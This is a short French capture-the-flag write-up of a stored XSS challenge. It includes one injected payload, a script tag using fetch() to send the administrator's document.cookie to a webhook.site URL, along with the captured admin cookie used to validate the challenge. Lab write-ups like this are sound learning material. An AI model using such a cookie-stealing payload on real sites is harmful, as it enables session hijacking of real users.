


XSS stockée 1

Web Site



Dans un premier temps, j'envoie un message random pour analyser le comportement :







Un peu après, le message au dessus apparaît, ce qui signifie qu'une autorité, surement supérieure à 'visiteur' consulte la page.

XSS

détection

Je recherche la faille XSS présente dans le formulaire :






cookies

Nous allons injecter un payload, qui récupérera les cookies de l'administrateur.

Pour ce faire :


- serveur web temporaire 'Webhook'



- injection de la commande

```
<script>fetch("https://webhook.site/8f3d148b-7c2f-401d-8c4a-03df46d7241d?cookie=" + document.cookie)</script>
```

Attende de la lecture des messages, une fois fait :



Query strings	
cookie	`ADMIN_COOKIE=NkI9qe4cdLIO2P7MIsWS8ofD6`

On peut valider le challenge avec la valeur du cookie.